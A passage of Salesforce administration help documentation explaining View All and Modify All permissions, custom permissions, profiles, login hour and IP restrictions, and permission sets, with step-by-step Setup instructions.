You can see which permission sets, permission set groups, and profiles grant access to an object in Object Manager. Select an object, and then click **Object Access** for details on where its object permissions are enabled.

"View All" and "Modify All" Permissions Overview
The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Comparing Security Models
To manage your users' access to data, you can configure sharing settings, permissions, and other features.

"View All" and "Modify All" Permissions Overview

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **All** Editions

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Be aware of the following distinctions between the permission types.

Permissions	Used for	Users who need them
View All Modify All	Delegation of object permissions.	Delegated administrators who manage records for specific objects
View All Data Modify All Data	Managing all data in an organization; for example, data cleansing, deduplication, mass deletion, mass transferring, and managing record approvals. Users with View All Data (or Modify All Data) permission can view (or modify) all apps and data, even if the apps and data aren't shared with them.	Administrators of an entire organization. If a user requires access only to metadata for deployments, you can enable the Modify Metadata Through Metadata API Functions permission. This permission gives such users the access they need for deployments without providing access to org data. For details, see "Modify Metadata Through Metadata API Functions Permission" in Salesforce Help.
View All Users	Viewing all users in the organization. Grants Read access to all users, so that	Users who need to see all users in the organization. Useful if the

Permissions	Used for	Users who need them
	you can see their user record details, see them in searches, list views, and so on.	organization-wide default for the user object is Private. Administrators with the Manage Users permission are automatically granted the View All Users permission.
View All Lookup Record Names	Viewing record names in all lookup and system fields.	Administrators and users who need to see all information about a record, such as its related records and the Owner, Created By, and Last Modified By fields. This permission only applies to lookup record names in list views and record detail pages.

Considerations

- View All Data, Modify All Data, and View All or Modify All for a given object don't override field-level security. Users must still have field permissions to read or edit each field on an object.
- If you have a large number of objects, enabling or disabling the View All Data or Modify All Data permissions in a profile or permission set can time out. To avoid performance issues, we recommend that you use the Metadata API instead of making these updates in Setup.
- View All and Modify All are not available for ideas, price books, article types, and products.
- View All and Modify All allow for delegation of object permissions only. To delegate user administration and custom object administration duties, define delegated administrators.
- View All for a given object doesn't automatically give access to its standard detail objects and vice versa. Users must have Read access granted via sharing to see any associated standard child records to the parent record, or the parent record itself. However, View All for a given object does give access to its child custom object records without access being granted via sharing.
- View All Users is available if your organization has User Sharing, which controls user visibility in the organization.
- View All Data, Modify All Data, and View All or Modify All for a given object can't be assigned to external users.

Comparing Security Models

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

To manage your users' access to data, you can configure sharing settings, permissions, and other features.

Salesforce user security is an intersection of sharing, and user and object permissions. In some cases, such as in end-user record level access, it is advantageous to use sharing to provide access to records. In other cases, such as when delegating record administration tasks like transferring records, cleansing data, deduplicating records, mass deleting records, and delegating workflow approval processes, it is advantageous to override sharing and use permissions to provide access to records.

The "Read," "Create," "Edit," and "Delete" permissions respect sharing settings, which control access to data at the record level. The "View All" and "Modify All" permissions override sharing settings for specific objects. Additionally, the "View All Data" and "Modify All Data" permissions override sharing settings for *all* objects.

The following table describes the differences between the security models.

	Permissions that Respect Sharing	Permissions that Override Sharing
Target audience	End-users	Delegated data administrators

	Permissions that Respect Sharing	Permissions that Override Sharing
Where managed	"Read," "Create," "Edit," and "Delete" object permissions; Sharing settings	"View All" and "Modify All"
Record access levels	Private, Read-Only, Read/Write, Read/Write/Transfer/Full Access	"View All" and "Modify All"
Ability to transfer	Respects sharing settings, which vary by object	Available on all objects with "Modify All"
Ability to approve records, or edit and unlock records in an approval process	None	Available on all objects with "Modify All"
Ability to report on all records	Available with a sharing rule that states: the records owned by the public group "Entire Organization" are shared with a specified group, with Read-Only access	Available on all objects with "View All"
Object support	Available on all objects except products, documents, solutions, ideas, notes, and attachments	Available on most objects via object permissions. View All and Modify All are not available for ideas, price books, article types, and products.
Group access levels determined by	Roles, Roles and Subordinates, Roles and Internal Subordinates, Roles, Internal and Portal Subordinates, Queues, Teams, and Public Groups	Profile or permission sets
Private record access	Not available	Available on private contacts, opportunities, and notes and attachments with "View All" and "Modify All"
Ability to manually share records	Available to the record owner and any user above the record owner in the role hierarchy	Available on all objects with "Modify All"
Ability to manage all case comments	Not available	Available with "Modify All" on cases

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, in a time-off manager app, users might need to submit time-off requests, but only a small set of users approves time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Apex and do something like the following.

```
Boolean hasCustomPermission =
FeatureManagement.checkPermission('your_custom_permission_api_name');
```

- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
   - Label—the permission label that appears in permission sets
   - Name—the unique name that's used by the API and managed packages
   - Description—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - Connected App—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:

- Manage Custom Permissions

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **Edit** next to the permission to change.
3. Edit the permission information as needed.
   - `Label`—the permission label that appears in permission sets
   - `Name`—the unique name that's used by the API and managed packages
   - `Description`—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - `Connected App`—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:
- Manage Custom Permissions

Profiles

Profiles define default settings for users. When you create users, you assign a profile to each one.

Watch the video to see how you can configure profiles.

Watch a video

Your org includes several standard profiles where you can edit a limited number of settings. With editions that contain custom profiles, you can edit all permissions and settings except the user license. In Contact Manager and Group Edition orgs, you can assign standard profiles to your users, but you can't view or edit the standard profiles, and you can't create custom profiles.

Every profile belongs to exactly one user license type.

Note: When possible, assign users the Minimum Access - Salesforce profile, and then use permission sets and permission set groups to grant users only the permissions that they require. Apply permission sets to users based on the tasks that they do rather than their job title. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function. For more information, see Permission Sets in Salesforce Help.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Configure Default Settings in Profiles

Configure assigned apps, record types, page layouts, and other default settings in profiles so that assigned users can see the data and apps required to complete their work.

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Create or Clone Profiles

Create custom profiles using the API, or clone existing profiles and customize them to fit your business's needs.

View a Profile's Assigned Users

View and manage all users assigned to a profile from the profile's overview page.

Configure Default Settings in Profiles

Configure assigned apps, record types, page layouts, and other default settings in profiles so that assigned users can see the data and apps required to complete their work.

Profiles are one of the features that determine what users can see and do. For each profile, we recommend that you configure the following:

- Default assigned apps
- Default record types and page layouts
- Login hours
- Login IP ranges
- Password policies
- Session settings

You can also configure user, object, and field permissions in profiles. However, we strongly recommend that you use permission sets and permission set groups to manage your users' permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function. For more information, see Permissions Sets in Salesforce Help.

Depending on your Salesforce org, settings for other features and apps are available to configure in profiles.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles:
- View Setup and Configuration

To delete profiles and edit profile properties:
- Manage Profiles and Permission Sets

Assign Record Types and Page Layouts in Profiles

Configure the record type and page layout assignment mappings that are used when users view records.

App and System Settings in the Enhanced Profile User Interface

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the Find Settings... box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

View and Edit Login Hours in Profiles

Specify the hours when users can log in based on the user profile.

Restrict Login IP Addresses in Profiles

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

Assign Record Types and Page Layouts in Profiles

Configure the record type and page layout assignment mappings that are used when users view records.

The steps for configuring record types and page layouts depend on whether you're using the enhanced profile user interface or the original profile user interface.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles.

Assign Page Layouts in the Original Profile User Interface

In the original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles.

USER PERMISSIONS

To assign record types and page layouts in profiles:

- Manage Profiles and Permission Sets

Note: Users can view records of any record type, even if the record type isn't associated with their profile.

You can associate several record types with a profile. For example, a user needs to create hardware and software sales opportunities. In this case, you can create and add both "Hardware" and "Software" record types to the user's profile.

1. From Setup, in the Quick Find box, enter *Profiles*, and then select **Profiles**.
2. Select a profile. The record types available for that profile are listed in the Record Type Settings section.
3. Click **Edit** next to the appropriate type of record.
4. Select a record type from the Available Record Types list and add it to the Selected Record Types list.

   Master is a system-generated record type that's used when a record has no custom record type associated with it. When you assign `Master`, users can't set a record type to a record, such as during record creation. All other record types are custom record types.

5. From `Default`, choose a default record type.

   If your organization uses person accounts, this setting also controls which account fields display in the `Quick Create` area of the accounts home page.

6. If your organization uses person accounts, set default record type options for both person accounts and business accounts. From the `Business Account Default Record Type` and then the `Person Account Default Record Type` drop-down list, choose a default record type.

   These settings are used when defaults are needed for both kinds of accounts, such as when converting leads.

7. Click **Save**.

Options in the Record Type Settings section are blank wherever no record types exist. For example, if you have two record types for opportunities but no record types for accounts, the **Edit** link only displays for opportunities. In this example, the picklist values and default value for the master are available in all accounts.

Note: If your organization uses person accounts, you can view the record type defaults for business accounts and person accounts. Go to Account Record Type Settings in the profile detail page. Clicking **Edit** in the Account Record Type Settings is another way to begin setting record type defaults for accounts.

Assign Page Layouts in the Original Profile User Interface

In the original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

1. From Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. Select a profile.
3. Click **View Assignment** next to any tab name in the Page Layouts section.
4. Click **Edit Assignment**.
5. Use the table to specify the page layout for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.

   Selected page layout assignments are highlighted. Page layout assignments you change are italicized until you save your changes.
6. If necessary, select another page layout from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
7. Click **Save**.

App and System Settings in the Enhanced Profile User Interface

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

In the enhanced profile user interface, the Apps section of the overview page contains settings that are directly associated with the business processes that the apps enable. For profiles, we recommend that you configure these app settings:

- Assigned apps
- Record types and page layouts (under Object Settings)

System Settings

Some system functions apply to an organization and not to any single app. For example, login hours and login IP ranges control a user's ability to log in, regardless of which app the user accesses. For profiles, we recommend that you configure these system settings:

- Login hours
- Login IP ranges
- Session settings
- Password policies

Note: You can also configure user, object, and field permissions in profiles under App Settings and System Settings. However, we strongly recommend that you use permission sets and permission set groups to manage your users' permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function. For more information, see Permissions Sets in Salesforce Help.

Search in the Enhanced Profile User Interface

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

The available profile permissions and settings vary according to which Salesforce edition you have.

USER PERMISSIONS

To find permissions and settings in a profile:
- View Setup and Configuration

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the Find Settings... box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

Search terms aren't case-sensitive. For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *`sales`* in the Find Settings box, then select `Sales` from the list.
Objects	Object name	Let's say you have an Albums custom object. Type *`albu`*, then select `Albums`.
• Fields • Record types • Page layout assignments	Parent object name	Let's say your Albums object contains a Description field. To find the `Description` field for albums, type *`albu`*, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Tab or parent object name	Type *`rep`*, then select `Reports`.
App and system permissions	Permission name	Type *`api`*, then select `API Enabled`.
All other categories	Category name	To find Apex class access settings, type *`apex`*, then select `Apex Class Access`. To find custom permissions, type *`cust`*, then select `Custom Permissions`. And so on.

If no results appear in a search:

- Check if the permission, object, tab, or setting you're searching for is available in the current organization.
- Verify that the item you're searching for is available for the user license that's associated with the current profile. For example, a profile with the High Volume Customer Portal license doesn't include the "Modify All Data" permission.
- Ensure that your search term contains at least three consecutive characters that match the name of the item you want to find.
- Make sure that you spelled the search term correctly.

View and Edit Login Hours in Profiles

Specify the hours when users can log in based on the user profile.

1. From Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following:
   - In the enhanced profile user interface, click **Login Hours**, and then click **Edit**.
   - In the original profile user interface, scroll down to the Login Hours related list, and then click **Edit**.
4. Set the days and hours when users with this profile can log in to the org.

   To let users log in at any time, click **Clear all times**. To prohibit users from logging in on a specific day, set Start Time to **12 AM** and End Time to **12 AM**.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.
5. Click **Save**.

Note: The first time login hours are set for a profile, the hours are based on the org's default time zone as specified on the Company Information page in Setup. After that, changes to the org's default time zone on the Company Information page don't affect the time zone for the profile's login hours. The profile login hours remain the same, even when a user is in a different time zone or the org's default time zone changes.

Depending on whether you're viewing or editing login hours, the hours appear differently. On the profile detail page, hours appear in your specified time zone. On the Login Hours edit page, the hours appear in the org's default time zone.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set login hours:
- Manage Profiles and Permission Sets

Restrict Login IP Addresses in Profiles

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

How you restrict the range of valid IP addresses on a profile depends on your Salesforce edition.

- If you're using an Enterprise, Unlimited, Performance, or Developer Edition, manage valid IP addresses in profiles.
- If you're using a Group, or Personal Edition, from Setup, manage valid IP addresses on the Session Settings page.
- In a Professional Edition, the location of IP ranges depends on whether you have the "Edit Profiles & Page Layouts" org preference enabled as an add-on feature. With the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on individual profiles. Without the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on the Session Settings page.

To restrict IP addresses in profiles:

1. From Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. Depending on which user interface you're using, do one of the following:
   - In the enhanced profile user interface, click **Login IP Ranges**, and then click **Add IP ranges**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **All** Editions

USER PERMISSIONS

To view login IP ranges:
- View Setup and Configuration

To edit and delete login IP ranges:
- Manage Profiles and Permission Sets

- In the original profile user interface, scroll down to the Login IP Ranges related list, and then click **New**.

3. Specify allowed IP addresses for the profile. Enter a valid IP address in the `IP Start Address` field and a higher-numbered IP address in the `IP End Address` field. To allow logins from a single IP address, enter the same address in both fields.

   The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255.` A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.

   Note: Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.

4. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, such as which part of your network corresponds to this range.
5. Click **Save**.

You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, in the Quick Find box, enter *Session Settings*, and then select **Session Settings**. Select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Note: Cache settings on static resources are set to private when accessed via a Salesforce Site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Edit Multiple Profiles with Profile List Views

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit multiple profiles from the list view:
- Manage Profiles and Permission Sets

  AND

  Customize Application

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Editable cells display a pencil icon ( ) when you hover over the cell, while non-editable cells display a lock icon ( ). In some cases, such as in standard profiles, the pencil icon appears but the setting isn't actually editable.

Warning: Use care when editing profiles with this method. Because profiles affect a user's fundamental access, making mass changes may have a widespread effect on users in your organization.

1. Select or create a list view that includes the profiles and permissions you want to edit.
2. To edit multiple profiles, select the checkbox next to each profile you want to edit.

   If you select profiles on multiple pages, Salesforce remembers which profiles are selected.

3. Double-click the permission you want to edit.

   For multiple profiles, double-click the permission in any of the selected profiles.

4. In the dialog box that appears, enable or disable the permission.

   In some cases, changing a permission may also change other permissions. For example, if "Customize Application" and "View Setup and Configuration" are disabled and you enable "Customize Application," then "View Setup and Configuration" is also enabled. In this case, the dialog box lists the affected permissions.

5. To change multiple profiles, select **All** *n* **selected records** (where *n* is the number of profiles you selected).
6. Click **Save**.

Note:

- For standard profiles, inline editing is available only for the "Single Sign-On" and "Affected By Divisions" permissions.
- If you edit multiple profiles, only those profiles that support the permission you're changing will change. For example, if you use inline editing to add "Modify All Data" to multiple profiles, but because of its user license the profile doesn't have "Modify All Data," the profile won't change.

If any errors occur, an error message appears, listing each profile in error and a description of the error. Click the profile name to open the profile detail page. The profiles you've clicked appear in the error window in gray, strike-through text. To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

Create or Clone Profiles

Create custom profiles using the API, or clone existing profiles and customize them to fit your business's needs.

Tip: If you clone profiles to enable certain permissions or access settings, consider using permission sets. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function.

To create an empty custom profile without any base permissions included, use the Profile SOAP API object. On the Profile Setup page, you must first clone an existing profile to create a custom profile.

1. To clone a profile, from Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. In the Profiles list page, do one of the following:
   - Click **New Profile**, then select an existing profile that's similar to the one you want to create.
   - If enhanced profile list views are enabled, click **Clone** next to a profile that's similar to the one you want to create.
   - Click the name of a profile that's similar to the one you want to create, then in the profile page, click **Clone**.

   A new profile uses the same user license as the profile it was cloned from.
3. Enter a profile name.
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create profiles:

- Manage Profiles and Permission Sets

View a Profile's Assigned Users

View and manage all users assigned to a profile from the profile's overview page.

1. From Setup, in the Quick Find box, enter `Profiles`, and then click **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
   - In the enhanced profile user interface, click **Assigned Users**.
   - In the original profile user interface, click **View Users**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. Permission sets extend users' functional access without changing their profiles and are the recommended way to manage your users' permissions.

Watch how you can grant users permissions using permission sets.

Watch a video

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Users can have only one profile but, depending on the Salesforce edition, they can have multiple permission sets. You can assign permission sets to various types of users, regardless of their profiles.

Create permission sets to grant access for a specific job or task, regardless of the primary job function or title of the users they're assigned to. For example, let's say you have several users who must delete and transfer leads. You can create a permission set based on the tasks that these users must perform and include the permission set within permission set groups based on the users' job functions.

If a permission isn't enabled in a profile but is enabled in a permission set, users with that profile and permission set have the permission. For example, if Manage Password Policies isn't enabled in a user's profile but is enabled in one of their permission sets, they can manage password policies.

A permission set's overview page provides an entry point for all of the permissions in a permission set. To open a permission set overview page, from Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets** and select the permission set you want to view. To see the permission set's enabled object, user, field, and custom permissions and which permission set groups it's included in, click **View Summary**.

Configure Permissions and Access in Permission Sets

Configure object, field, and user permissions as well as other access and feature settings in permission sets.

Work with Permission Set Lists

Create list views to help view and manage your permission sets. You can also edit permissions in multiple permission sets at the same time using list views.

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Lightning Platform app menu.

Assign Custom Record Types in Permission Sets

You can assign record types to users in permission sets.

Configure Permissions and Access in Permission Sets

Configure object, field, and user permissions as well as other access and feature settings in permission sets.

Create permission sets that contain all the permission and settings for a specific job or task. In permission sets, you can configure the following:

- Object permissions
- User permissions (app permissions and system permissions)
- Field permissions
- Custom permissions
- Tab settings
- Record types (not defaults)
- Visualforce page access
- Apex class access
- Connected app access
- Assigned apps (not defaults)

Depending on your Salesforce org, settings for other features and apps are available to configure in permission sets.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Enable Object Permissions in Permission Sets

Object permissions determine the base-level access users have to create, read, edit, and delete records for each object. Permissions sets are the recommended feature for managing object permissions.

Enable User Permissions in Permission Sets

User permissions specify what tasks users can perform and what features users can access. In permission sets, you enable user permissions in the App Permissions and System Permissions sections.

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

View and Edit Tab Settings in Permission Sets

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

Enable Object Permissions in Permission Sets

Object permissions determine the base-level access users have to create, read, edit, and delete records for each object. Permissions sets are the recommended feature for managing object permissions.

1. From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
2. Select a permission set.
3. In the Find Settings... box, enter the name of the object and select it from the list. Click **Edit**,
4. In the Object Permissions section, enable the desired permissions.
5. Click **Save**.

On the object's page, you can also edit tab settings, record type settings, and field permissions.

You can see all object permissions, as well as user, field, and custom permissions, that are enabled for a permission set on its summary page. On the permission set's detail page, click **View Summary**. You can also see which permission sets, as well as permission set groups and profiles, grant access to an object in Object Manager. Select an object, and then click **Object Access**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

The available object settings vary according to which Salesforce edition you have.

Permission sets available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view object settings:

- View Setup and Configuration

Enable User Permissions in Permission Sets

User permissions specify what tasks users can perform and what features users can access. In permission sets, you enable user permissions in the App Permissions and System Permissions sections.

1. From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
2. Select a permission set.
3. On the permission set overview page, search for the user permission that you want to enable in the Find Settings... box, and then select it.
4. On the App Permissions or System Permissions page, click **Edit**.
5. Scroll down to the user permission and select its checkbox.
6. Click **Save**.

You can see all user permissions, as well as object, field, and custom permissions, that are enabled for a permission set on its summary page. On the permission set's detail page, click **View Summary**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit user permissions:
- Manage Profiles and Permission Sets

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Custom Permissions**.
4. Click **Edit**.
5. To enable custom permissions, select them from the Available Custom Permissions list and then click **Add**. To remove custom permissions from the permission set, select them from the Enabled Custom Permissions list and then click **Remove**.
6. Click **Save**.

You can see all custom permissions, as well as object, field, and user permissions, that are enabled for a permission set on its summary page. On the permission set's detail page, click **View Summary**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in permission sets:
- Manage Profiles and Permission Sets

View and Edit Tab Settings in Permission Sets

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

1. From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
2. Select a permission set.
3. In the Find Settings... box, enter the name of the object you want and select it from the list, then click **Edit**.
4. Specify the tab settings.
5. Click **Save**.

Note: If Salesforce CRM Content is enabled for your organization but the **Salesforce CRM Content User** checkbox isn't enabled on the user detail page, the Salesforce CRM Content app has no tabs.

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Tab settings available in: **All** Editions except **Database.com**

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view tab settings:
- View Setup and Configuration

To edit tab settings:
- Manage Profiles and Permission Sets

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

App Settings

